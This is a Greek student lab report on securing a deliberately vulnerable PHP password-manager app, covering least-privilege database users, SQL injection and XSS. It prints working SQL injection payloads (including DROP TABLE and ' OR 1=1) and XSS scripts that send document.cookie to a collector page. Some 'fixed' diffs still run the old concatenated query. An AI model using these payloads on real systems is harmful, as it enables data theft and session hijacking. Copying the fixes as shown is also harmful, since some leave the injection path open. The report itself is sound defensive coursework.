

**Αριστοτέλειο Πανεπιστήμιο Θεσσαλονίκης  
Τμήμα Ηλεκτρολόγων Μηχανικών & Μηχανικών  
Υπολογιστών**

**Ασφάλεια Πληροφοριακών Συστημάτων  
Εργασία**



**Χριστοφορίδης Χρήστος – ΑΕΜ 10395**  
[christoscs@ece.auth.gr](mailto:christoscs@ece.auth.gr)

**29/01/2025**

# Προβλήματα – Κενά ασφάλειας της εφαρμογής και προτεινόμενες λύσεις

## 1) Πρόσβαση μέσω Διαχειριστικών Δικαιωμάτων

Η σύνδεση της διαδικτυακής εφαρμογής στη βάση δεδομένων γίνεται με διαπιστευτήρια διαχειριστή. Επομένως δεν περιορίζεται κανείς από προνόμια και κάποιος μπορεί να εκτελέσει ερωτήματα (queries) SQL και να υποκλέψει, τροποποιήσει ή και να διαγράψει πίνακες και δεδομένα. Επίσης στην κατάσταση που είναι η εφαρμογή την τωρινή στιγμή το σύστημα είναι ευάλωτο σε SQL Injections (θα αντιμετωπιστεί παρακάτω) οπότε κάποιος μπορεί στο login.php να δώσει στο username μία από τις παρακάτω τιμές:

```
' ; SELECT * FROM websites; --  
' ; DROP TABLE notes; --
```

Αυτό θα έχει ως αποτέλεσμα στην πρώτη περίπτωση να λάβουμε την πληροφορία για όλα τα websites όλων των χρηστών (κωδικοί, usernames κτλ.) ενώ στην δεύτερη να διαγράψουμε τελείως τον πίνακα notes. Παρακάτω φαίνεται ξεκάθαρα αυτό που αναφέρουμε:

### 1ο query

```
SELECT * FROM login_users WHERE username="'; SELECT * FROM websites; --' AND password='s';
```

#### **Successful Login**

```
Array ( [0] => 1 [1] => 1 [2] => www.test.com [3] => tom [4] => tompass )
```

**Warning:** main(): Couldn't fetch mysqli\_result in C:\xampp\htdocs\passman\login.php on line 59

#### **Password Manager**

<input type="text"/>
<input type="password"/>
<input type="button" value="Login"/>

Invalid username or password

[Register new user](#)

### 2ο query

```
SELECT * FROM login_users WHERE username=''; DROP TABLE notes; --' AND password='s';
```

**Warning:** main(): Couldn't fetch mysqli\_result in C:\xampp\htdocs\passman\login.php on line 59

## Password Manager


  
  

Invalid username or password

[Register new user](#)

Από την παραπάνω φωτογραφία δεν φαίνεται η ζημιά που έγινε στην βάση για αυτό παραθέτουμε και δύο screenshots από την βάση μας πριν και μετά την εκτέλεση του query.


## Πριν



Database: pwd\_mgr

Name	Rows	Size	Created	Updated	Engine	Comment	Type
dummy	0	16,0 KiB	2025-01-12 16:23:31		InnoDB		Table
login_users	1	32,0 KiB	2025-01-12 16:23:31	2025-01-12 16:23:32	InnoDB		Table
notes	1	32,0 KiB	2025-01-12 16:23:32	2025-01-12 16:23:32	InnoDB		Table
websites	1	32,0 KiB	2025-01-12 16:23:32	2025-01-12 16:23:32	InnoDB		Table

## Μετά



Database: pwd\_mgr

Name	Rows	Size	Created	Updated	Engine	Comment	Type
dummy	0	16,0 KiB	2025-01-12 16:23:31		InnoDB		Table
login_users	1	32,0 KiB	2025-01-12 16:23:31	2025-01-12 16:23:32	InnoDB		Table
websites	1	32,0 KiB	2025-01-12 16:23:32	2025-01-12 16:23:32	InnoDB		Table

Όπως φαίνεται ο πίνακας notes έχει πράγματι διαγραφεί.

**\*\* Στο σημείο αυτό σημειώνεται πως για να φανεί η εκτύπωση των ερωτημάτων καθώς και η επιστροφή του SELECT έγινε προσωρινή τροποποίηση στον κώδικα η οποία φαίνεται στο παρακάτω screenshot \*\***

<pre> 37 // xxx' OR 1=1; -- ' 38 \$sql_query = "SELECT * FROM login_users WHERE username='{\$username}'"; 39 // echo \$sql_query; 40 41 // check if the credentials are valid 42 \$result = \$conn-&gt;query(\$sql_query); </pre>	<pre> 37 // xxx' OR 1=1; -- ' 38 \$sql_query = "SELECT * FROM login_users WHERE username='{\$username}'"; 39 echo \$sql_query; 40 41 // check if the credentials are valid 42 \$result = \$conn-&gt;query(\$sql_query); 43 \$result = \$conn-&gt;multi_query(\$sql_query); 44 if (\$result) { 45     do { 46         if (\$result = \$conn-&gt;store_result()) { 47             while (\$row = \$result-&gt;fetch_row()) { 48                 echo "&lt;br&gt;&lt;br&gt;&lt;b&gt;Successful Login&lt;/b&gt;&lt;br&gt;"; 49                 //echo "&lt;br&gt;Your email is: &lt;u&gt;". \$row[3]. "&lt;/u&gt;&lt;br&gt;"; 50                 print_r(\$row); 51             } 52             \$result-&gt;free(); 53         } 54     } while (\$conn-&gt;more_results() &amp;&amp; \$conn-&gt;next_result()); 55 } 56 unset(\$_POST['username']); 57 unset(\$_POST['password']); </pre>
---	--

Για να αντιμετωπιστεί, λοιπόν το παραπάνω πρόβλημα θα δημιουργήσουμε νέους χρήστες στους οποίους θα περιορίσουμε τα δικαιώματα με χρήση προνομίων και θα χρησιμοποιούμε αυτούς για την σύνδεση στην διαδικτυακή εφαρμογή. Θα ακολουθήσω την λογική να δημιουργήσω έναν χρήστη για κάθε αρχείο .php και θα του δώσω τα αντίστοιχα προνόμια που χρειάζεται για να λειτουργήσει σωστά.

### login.php

Παρατηρώ ότι ο χρήστης χρειάζεται SELECT προνόμια στον πίνακα login\_users επομένως δημιουργώ νέο χρήστη και συνδέομαι στην βάση δεδομένων με αυτόν. Εκτελώ το παρακάτω SQL query:

```

CREATE USER 'loginuser' IDENTIFIED BY 'logpass';
GRANT SELECT ON pwd_mgr.login_users TO 'loginuser';

```

Τροποποιώ και τον κώδικα ως εξής:

<pre> 29 // Connect to the database 30 \$conn=mysqli_connect("localhost","root","","pwd_mgr"); 31 // Check connection </pre>	<pre> 29 // Connect to the database 30 \$conn=mysqli_connect("localhost","loginuser","logpass","pwd_mgr"); 31 // Check connection </pre>
--	--

Με αυτόν τον τρόπο στο login page μπορώ πλέον να εκτελέσω μόνο ερωτήματα SELECT στον πίνακα login\_users. Παρόλα αυτά μπορώ ακόμα στο username να βάλω την τιμή '**SELECT \* FROM login\_users; --** και να πάρω τα credentials όλων των χρηστών. Δεδομένου ότι οι κωδικοί αποθηκεύονται ως απλά κείμενα στην βάση μου αυτό είναι απαγορευτικό. Επομένως σε αργότερο στάδιο θα κάνουμε δύο αλλαγές. Αρχικά θα χρησιμοποιήσουμε prepare statements προσπαθώντας να “κόψουμε” ανεπιθύμητες εισόδους. Επίσης θα αλλάξουμε τον τρόπο που αποθηκεύονται οι κωδικοί στην βάση, θα κάνουμε hashing. Με αυτόν τον τρόπο ακόμα και αν κάποιος καταφέρει να πάρει την πληροφορία θα είναι μη “αναγνώσιμη”. Τα παραπάνω αποτελούν διαφορετικά προβλήματα από αυτό που ασχολούμαστε στην ενότητα 1 για αυτό και δεν αντιμετωπίζονται εδώ αλλά παρακάτω.

### logout.php

Δεν απαιτείται πρόσβαση στην βάση δεδομένων όποτε δεν αλλάζουμε τίποτα.

### notes.php

Παρατηρώ ότι ο χρήστης χρειάζεται SELECT προνόμια στον πίνακα login\_users και INSERT, SELECT προνόμια στον πίνακα notes επομένως δημιουργώ νέο χρήστη και συνδέομαι στην βάση δεδομένων με αυτόν.

Εκτελώ το παρακάτω SQL query:

```
CREATE USER 'notesuser' IDENTIFIED BY 'notpass';  
GRANT SELECT ON pwd_mgr.login_users TO 'notesuser';  
GRANT SELECT, INSERT ON pwd_mgr.notes TO 'notesuser';
```

Τροποποιώ και τον κώδικα ως εξής:



```
84 // Connect to the database  
85- $conn=mysqli_connect("localhost","root","","pwd_mgr");  
86 // Check connection  
84 // Connect to the database  
85+ $conn=mysqli_connect("localhost","notesuser","notpass","pwd_mgr");  
86 // Check connection
```

Όπως και πριν με αυτόν τον τρόπο κρατάω μόνο την SQL λειτουργία που απαιτείται και “κόβω” τα έξτρα δικαιώματα. Στο σημείο αυτό να σημειωθεί πως η φόρμα εισαγωγής notes είναι ευάλωτη σε cross site scripting κάτι που θα αντιμετωπιστεί αργότερα.


dashboard.php

Παρατηρώ ότι ο χρήστης χρειάζεται SELECT προνόμια στον πίνακα login\_users και SELECT, INSERT, DELETE προνόμια στον πίνακα websites επομένως δημιουργώ νέο χρήστη και συνδέομαι στην βάση δεδομένων με αυτόν.

Εκτελώ το παρακάτω SQL query:

```
CREATE USER 'dashuser' IDENTIFIED BY 'dashpass';  
GRANT SELECT ON pwd_mgr.login_users TO 'dashuser';  
GRANT SELECT, INSERT, DELETE ON pwd_mgr.websites TO 'dashuser';
```

Τροποποιώ και τον κώδικα ως εξής:



```
33 // Connect to the database  
34- $conn=mysqli_connect("localhost","root","","pwd_mgr");  
35 // Check connection  
33 // Connect to the database  
34+ $conn=mysqli_connect("localhost","dashuser","dashpass","pwd_mgr");  
35 // Check connection
```

Να σημειωθεί πως το σύστημα παραμένει ευάλωτο σε SQL Injections μέσω της φόρμας εισαγωγής στο dashboard page, απλά μόνο στους πίνακες login\_users και websites (το πρόβλημα αυτό θα αντιμετωπιστεί παρακάτω όπως αναφέραμε και στην παράγραφο για το login.php). Για παράδειγμα αν ο χρήστης στην φόρμα εισαγωγής βάλει τα παρακάτω μπορεί να δει τον πίνακα websites και να “κλέψει” τα credentials:

website: dummy

Username: dummy

Password: '); SELECT \* FROM websites; --

Στην φωτογραφία παρακάτω φαίνεται ενδεικτικά τι θα επέστρεφε μια τέτοια εισαγωγή.

INSERT INTO websites (login\_user\_id,web\_url,web\_username,web\_password) VALUES ((SELECT id FROM login\_users WHERE username='u1'),'dummy','dummy',''); SELECT \* FROM websites; --);

WebID	Login User ID	Web URL	Web Username	Web Password
1	1	www.test.com	tom	tompass
20	1	dummy	dummy	

Warning: mysqli::query(): Couldn't fetch mysqli in C:\xampp\htdocs\passman\dashboard.php on line 108

Entries of u1

No entries found.

Warning: mysqli::close(): Couldn't fetch mysqli in C:\xampp\htdocs\passman\dashboard.php on line 133

  
  
  
  
[Notes - comments](#)

[Logout](#)

Μπορεί επίσης να εκτελέσει DELETE και INSERT με παρόμοιο τρόπο. Αυτά όλα θα αντιμετωπιστούν στην ενότητα του SQL Injection και απλώς αναφέρονται εδώ.

**\*\* Για την εκτύπωση του παραπάνω τροποποιήθηκε προσωρινά ο κώδικας και μετά επανήλθε στην προηγούμενη μορφή του όπως φαίνεται στο παρακάτω screenshot \*\***

```
51- //echo $sql_query;
52- $result = $conn->query($sql_query);

53- $conn -> close();
54-
55- // After processing, redirect to the same page to clear the form
56- unset($_POST['new_website']);
57- unset($_POST['new_username']);
58- unset($_POST['new_password']);
59- header("Location: " . $_SERVER['PHP_SELF']);
60- exit();
61- }

51+ echo $sql_query;
52+ if ($conn->multi_query($sql_query)) {
53+     // loop through each result set (if any) and display the results of SELECT
54+     do {
55+         if ($result = $conn->store_result()) {
56+             if ($result->num_rows > 0) {
57+                 echo "<tr><th>WebID</th><th>Login User ID</th><th>Web URL</th><th>Web Username</th><th>Web Password</th></tr>";
58+                 while ($row = $result->fetch_assoc()) {
59+                     echo "<tr>";
60+                     echo "<td>" . htmlspecialchars($row['webid']) . "</td>";
61+                     echo "<td>" . htmlspecialchars($row['login_user_id']) . "</td>";
62+                     echo "<td>" . htmlspecialchars($row['web_url']) . "</td>";
63+                     echo "<td>" . htmlspecialchars($row['web_username']) . "</td>";
64+                     echo "<td>" . htmlspecialchars($row['web_password']) . "</td>";
65+                     echo "</tr>";
66+                 }
67+                 echo "</table>";
68+             } else {
69+                 echo "<p>No records found.</p>";
70+             }
71+             $result->free();
72+         } while ($conn->more_results() && $conn->next_result());
73+     } else {
74+         echo "<br><br>Error:<br>" . $conn->error . "<br>";
75+     }
76+ }
77+ $conn -> close();
78-
79- // After processing, redirect to the same page to clear the form
80- unset($_POST['new_website']);
81- unset($_POST['new_username']);
82- unset($_POST['new_password']);
83- header("Location: " . $_SERVER['PHP_SELF']);
84- exit();
85- }
```

## register.php

Παρατηρώ ότι ο χρήστης χρειάζεται INSERT προνόμια στον πίνακα login\_users επομένως δημιουργώ νέο χρήστη και συνδέομαι στην βάση δεδομένων με αυτόν. Εκτελώ το παρακάτω SQL Query:

```
CREATE USER 'reguser' IDENTIFIED BY 'regpass';
GRANT INSERT ON pwd_mgr.login_users TO 'reguser';
```

Τροποποιώ και τον κώδικα ως εξής:

```
31- // connect to the database
32- $conn=mysqli_connect("localhost","root","","pwd_mgr");
33- // Check connection

31+ // connect to the database
32+ $conn=mysqli_connect("localhost","reguser","regpass","pwd_mgr");
33+ // Check connection
```

Εφόσον δεν έχω αντιμετωπίσει ακόμα το πρόβλημα του SQL Injection ο χρήστης μπορεί ακόμα σε αυτό το σημείο να κάνει με κατάλληλα ερωτήματα INSERT στον πίνακα login\_users και πιθανόν να προκαλέσει πρόβλημα.



Με αυτόν τον τρόπο λοιπόν η σύνδεση στην εφαρμογή δεν γίνεται πλέον με διαπιστευτήρια διαχειριστή και περιορίζουμε μερικώς κάποιον που προσπαθεί κακόβουλα να εκτελέσει SQL εντολές. Για την δημιουργία των νέων χρηστών έχει δημιουργηθεί users.sql αρχείο.

## 2) SQL Injection

Δεν ελέγχονται τα δεδομένα που εισάγονται στις διάφορες φόρμες εισαγωγής κειμένου. Αυτό επιτρέπει σε κάποιον να επωφεληθεί από την τεχνική SQL Injection για να εκτελέσει διάφορα ερωτήματα SQL.

Πολλά παραδείγματα αυτού του προβλήματος ασφαλείας αναφέρθηκαν και στην προηγούμενη ενότητα. Ενδεικτικά παραθέτουμε ένα ακόμα. Αν στο login.php εισάγουμε στο username τιμή ' OR 1=1; -- ' και μια οποιαδήποτε τιμή στο password τότε συνδεόμαστε στην εφαρμογή ως ο πρώτος χρήστης που έχει εισαχθεί στην βάση δεδομένων (σε μια πραγματική εφαρμογή αυτός συνήθως είναι ο διαχειριστής).

### Entries of ' OR 1=1; -- '

www.test.com

Username: tom

Password: tompass

Delete

website

Username

Password

Insert new website

[Notes - comments](#)

[Logout](#)

Για να αντιμετωπίσουμε αυτό το πρόβλημα θα χρησιμοποιήσουμε prepare statements σε όλες τις φόρμες εισαγωγής στα διάφορα .php αρχεία της εφαρμογής μας, π.χ. βλέπε login1fixed2.php του weblab).

```
$stmt = $conn->prepare("SELECT * FROM user WHERE uname=? AND pwd=?");  
$stmt->bind_param("ss", $_POST['username'], $_POST['password']);  
$stmt->execute();  
$result = $stmt->get_result();
```

Επομένως τώρα τα ερωτήματα περιέχουν placeholders (αγγλικό ερωτηματικό ?) για τις μεταβλητές αντί να εισάγονται απευθείας οι τιμές. Στην συνέχεια οι τιμές δένονται (bind) στις μεταβλητές με τη μέθοδο \$stmt->bind\_param(), κάτι που διασφαλίζει ότι οι είσοδοι χρήστη αντιμετωπίζονται ως δεδομένα και όχι ως μέρος του SQL ερωτήματος. Τέλος η εντολή εκτελείται με ασφάλεια μέσω \$stmt->execute() και το αποτέλεσμα ανακτάται μέσω \$stmt->get\_result(). Με τον τρόπο αυτό εξασφαλίζεται ότι οι είσοδοι χρήστη δεν μπορούν να "σπάσουν" τη δομή του ερωτήματος και ότι είναι ασφαλείς πριν εκτελεστούν στον SQL server.

Ελέγχω τα αρχεία μου ένα ένα και κάνω τις απαραίτητες αλλαγές τροποποιώντας κάθε φορά ότι χρειάζεται.

## login.php

Κάνουμε την παρακάτω τροποποίηση στον κώδικα:

```
37 // xxx' OR 1=1; -- '
38 $sql_query = "SELECT * FROM login_users WHERE username='{$username}' AND password='{$password}';";
39
40 // echo $sql_query;
41
42 // Check if the credentials are valid
43 $result = $conn->query($sql_query);
44 unset($_POST['username']);
45 unset($_POST['password']);
```

```
37 // xxx' OR 1=1; -- '
38+ $sql_query = "SELECT * FROM login_users WHERE username='{$username}' AND password='{$password}';";
39+ $stmt = $conn->prepare("SELECT * FROM login_users WHERE username=? AND password=?");
40+ $stmt->bind_param("ss", $_POST['username'], $_POST['password']);
41+ $stmt->execute();
42+ $result = $stmt->get_result();
43 // echo $sql_query;
44
45 // Check if the credentials are valid
46+ $result = $conn->query($sql_query);
47 unset($_POST['username']);
48 unset($_POST['password']);
```

Δοκιμάζοντας να κάνουμε κάποιο SQL Injection, όπως αυτά που αναφέρθηκαν στην ενότητα 1 και 2 παίρνουμε απλά “Invalid username or password”

## logout.php

Δεν έχουμε κάποια εισαγωγή οπότε δεν απαιτούνται αλλαγές.

## notes.php

Κάνουμε την παρακάτω τροποποίηση στον κώδικα:

```
117 // Insert new note
118 $sql_query = "INSERT INTO notes (login_user_id,note) VALUES " .
119+ "((SELECT id FROM login_users WHERE username='{$username}'), '{$new_note}')";
120 //echo $sql_query;
121
122 $result = $conn->query($sql_query);
123 $conn -> close();
```

```
117 // Insert new note
118+ $sql_query = "INSERT INTO notes (login_user_id,note) VALUES " .
119+ "((SELECT id FROM login_users WHERE username='{$username}'), '{$new_note}')";
120 //echo $sql_query;
121+ $stmt = $conn->prepare("INSERT INTO notes (login_user_id, note) VALUES " .
122+ "((SELECT id FROM login_users WHERE username = ?), ?)");
123+ $stmt->bind_param("ss", $username, $new_note);
124+ $stmt->execute();
125+ $result = $stmt->get_result();
126
127+ $result = $conn->query($sql_query);
128 $conn -> close();
```

Να σημειωθεί πως με αυτόν τον τρόπο αποφεύγουμε το SQL Injection στην φόρμα των notes αλλά η εφαρμογή είναι ακόμα ευάλωτη σε cross site scripting.

## dashboard.php

Κάνουμε τις παρακάτω τροποποιήσεις στον κώδικα:

```
48 // Insert new web site
49 $sql_query = "INSERT INTO websites (login_user_id,web_url,web_username,web_password) VALUES " .
50+ "((SELECT id FROM login_users WHERE username='{$username}'), '{$new_website}', '{$new_username}', '{$new_password}')";
51 //echo $sql_query;
52 $result = $conn->query($sql_query);
53 $conn -> close();
```

```
48 // Insert new web site
49+ $sql_query = "INSERT INTO websites (login_user_id,web_url,web_username,web_password) VALUES " .
50+ "((SELECT id FROM login_users WHERE username='{$username}'), '{$new_website}', '{$new_username}', '{$new_password}')";
51+ $stmt = $conn->prepare("INSERT INTO websites (login_user_id,web_url,web_username,web_password) VALUES " .
52+ "((SELECT id FROM login_users WHERE username=?),?,?,?)");
53+ $stmt->bind_param("ssss", $username, $new_website, $new_username, $new_password);
54+ $stmt->execute();
55+ $result = $stmt->get_result();
56 //echo $sql_query;
57+ $result = $conn->query($sql_query);
58 $conn -> close();
```

Prepare statements για την εισαγωγή νέων ιστοσελίδων.

```
67 // Delete selected web site
68 $sql_query = "DELETE FROM websites WHERE webid='{$webid}';";
69
70 //echo $sql_query;
71 $result = $conn->query($sql_query);
72 $conn -> close();
```

```
72 // Delete selected web site
73+ $sql_query = "DELETE FROM websites WHERE webid='{$webid}';";
74+ $stmt = $conn->prepare("DELETE FROM websites WHERE webid=?");
75+ $stmt->bind_param("i", $webid);
76+ $stmt->execute();
77+ $result = $stmt->get_result();
78 //echo $sql_query;
79+ $result = $conn->query($sql_query);
80 $conn -> close();
```

Prepare statements για την διαγραφή ιστοσελίδων. Αν και δεν έχουμε κάποια φόρμα εισαγωγής το websiteid πρέπει να αντιμετωπιστεί ως μη αξιόπιστο δεδομένο, καθώς ο χρήστης θα μπορούσε να ανοίξει τον HTML κώδικα με Inspect Element στο browser και να αλλάξει την τιμή του hidden πεδίου websiteid σε κάτι κακόβουλο όπως 1 OR 1=1 κάτι που θα διαγράψει όλα τα δεδομένα από τον πίνακα websites.

```
79 // Display list of user's web sites
80 $sql_query = "SELECT * FROM websites INNER JOIN login_users ON websites.login_user_id=login_users.id WHERE login_users.username='{$username}';";
81 //echo $sql_query;
82 $result = $conn->query($sql_query);
```

```
80+ $sql_query = "SELECT * FROM websites INNER JOIN login_users ON websites.login_user_id=login_users.id WHERE login_users.username='{$username}';";
81+ $stmt = $conn->prepare("SELECT * FROM websites INNER JOIN login_users ON websites.login_user_id=login_users.id WHERE login_users.username=?");
82+ $stmt->bind_param("s", $username);
83+ $stmt->execute();
84+ $result = $stmt->get_result();
85 //echo $sql_query;
86+ $result = $conn->query($sql_query);
```

Οι αλλαγές αυτές γίνονται για παρόμοιους λόγους με τις προηγούμενες στο DELETE



## register.php

Κάνουμε την παρακάτω τροποποίηση στον κώδικα:


```
39 // Insert a new user
40 $sql_query = "INSERT INTO login_users (username,password) VALUES ('$new_username','$new_password')";
41 //echo $sql_query;
42 $result = $conn->query($sql_query);
43
39 // Insert a new user
40 $sql_query = "INSERT INTO login_users (username,password) VALUES ('$new_username','$new_password')";
41 $stmt = $conn->prepare("INSERT INTO login_users (username,password) VALUES (?,?)");
42 $stmt->bind_param("ss", $new_username, $new_password);
43 $result = $stmt->execute();
44 //echo $sql_query;
45 // $result = $conn->query($sql_query);
46
47
```

Κάνοντας τις παραπάνω αλλαγές αντιμετωπίζουμε την τεχνική SQL Injection στις διάφορες φόρμες εισαγωγής κειμένου.

## 3) Υποκλοπή authentication cookies με XSS

Οι επιθέσεις τύπου Cross Site Scripting (XSS) εκμεταλλεύονται το γεγονός ότι ο κώδικας εμφανίζει δεδομένα που εισάγονται από τον χρήστη (π.χ., τις σημειώσεις) χωρίς σωστή επεξεργασία (escaping) πριν τα αποδώσει στη σελίδα HTML. Για παράδειγμα αν ένας χρήστης εισάγει την σημείωση

`` τότε θα δημιουργήσει μια εικόνα με μη έγκυρο src, που θα προκαλέσει την εκτέλεση του JavaScript μέσω της onerror, όπως φαίνεται στο παρακάτω screenshot




Στο αρχείο notes.php υπάρχουν σε σχόλιο διάφορες επιθέσεις τύπου XSS τις οποίες μπορούμε να εισάγουμε στην φόρμα των σημειώσεων

```
/*
XSS using alert(2)<script>alert(2);</script>
XSS using string.fromCharCode with ASCII codes<script>alert(String.fromCharCode(88,83,32,117,115,105,110,103,32,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101));</script>
XSS eval of Hex Unicode Escape Sequences<script>eval("\u0061\u006c\u0065\u0072\u0074\u0022\u005d\u0053\u0053\u0020\u0075\u0073\u0069\u006e\u0067\u0020\u0065\u0070\u006c\u0022");</script>
XSS console cookie<script>console.log(document.cookie);alert(document.cookie);</script>
XSS steal cookie with fetch
<script>
fetch('http://localhost/passman/xss/getcookie.php?v='+document.cookie)
.then(response => response.text())
.then(data => {
  console.log(data);
})
.catch(error => {
  console.error('Error fetching data:', error);
});
</script>
XSS steal cookie with simpler fetch<script>fetch('http://localhost/passman/xss/getcookie.php?v='+document.cookie)</script>
XSS steal cookie with href redirection<script>window.location.href='http://localhost/passman/xss/getcookie.php?v='+document.cookie;</script>
XSS steal cookie with img on-error<img src=x onerror=this.src='http://localhost/passman/xss/getcookie.php?v='+document.cookie;>
*/
```

Δοκιμάζουμε να εισάγουμε αυτό

```
cookie<script>console.log(document.cookie);alert(document.cookie);</script>
```

και παίρνουμε το παρακάτω



